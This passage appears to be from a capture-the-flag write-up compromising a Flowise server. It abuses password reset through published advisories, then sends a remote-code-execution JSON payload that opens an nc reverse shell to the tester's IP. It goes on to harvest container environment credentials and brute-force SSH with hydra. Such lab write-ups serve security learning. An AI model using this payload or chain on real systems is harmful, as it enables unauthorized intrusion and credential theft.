
the same error was returned by the curl
but in burp when i used the same payload from the reset-password

it shows that the invalid temporary token, i’ve specified the token in the body as the same format and it worked!!

as it shows the 201 transaction created, so can we try to reset password now!?

some searching leads me to https://github.com/FlowiseAI/Flowise/security/advisories/GHSA-wgpv-6j63-x5ph
which then gives us the idea to how to use the password reset

let’s use the same format for request payload


let’s try to login with newly founded creds
some more research lead me to https://github.com/FlowiseAI/Flowise/security/advisories/GHSA-3gcm-f6qx-ff7p

we can use the curl command and start the http listener on port 80

let’s get the command execution
{ "loadMethod": "listActions", "inputs": { "mcpServerConfig": "({x:(function(){const cp = process.mainModule.require(\"child_process\");cp.execSync(\"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.8 443 >/tmp/f\");return 1;})()})" } }
start the listener on port 443
rlwrap -r nc -nvlp 443
we can see that it is docker container
let’s check the env variables as it may contain the credentials

let’s take both passwords and create small wordlist and then use the hydra to check if any of these apssword is valid or not
hydra -l ben -P passwords ssh://10.129.1.74
let’s login with it using ssh
ssh ben@10.129.1.74
Exploring the system more deeply i checked for the open ports and running services internally
ss -tunlp
let’s check one by one using curl
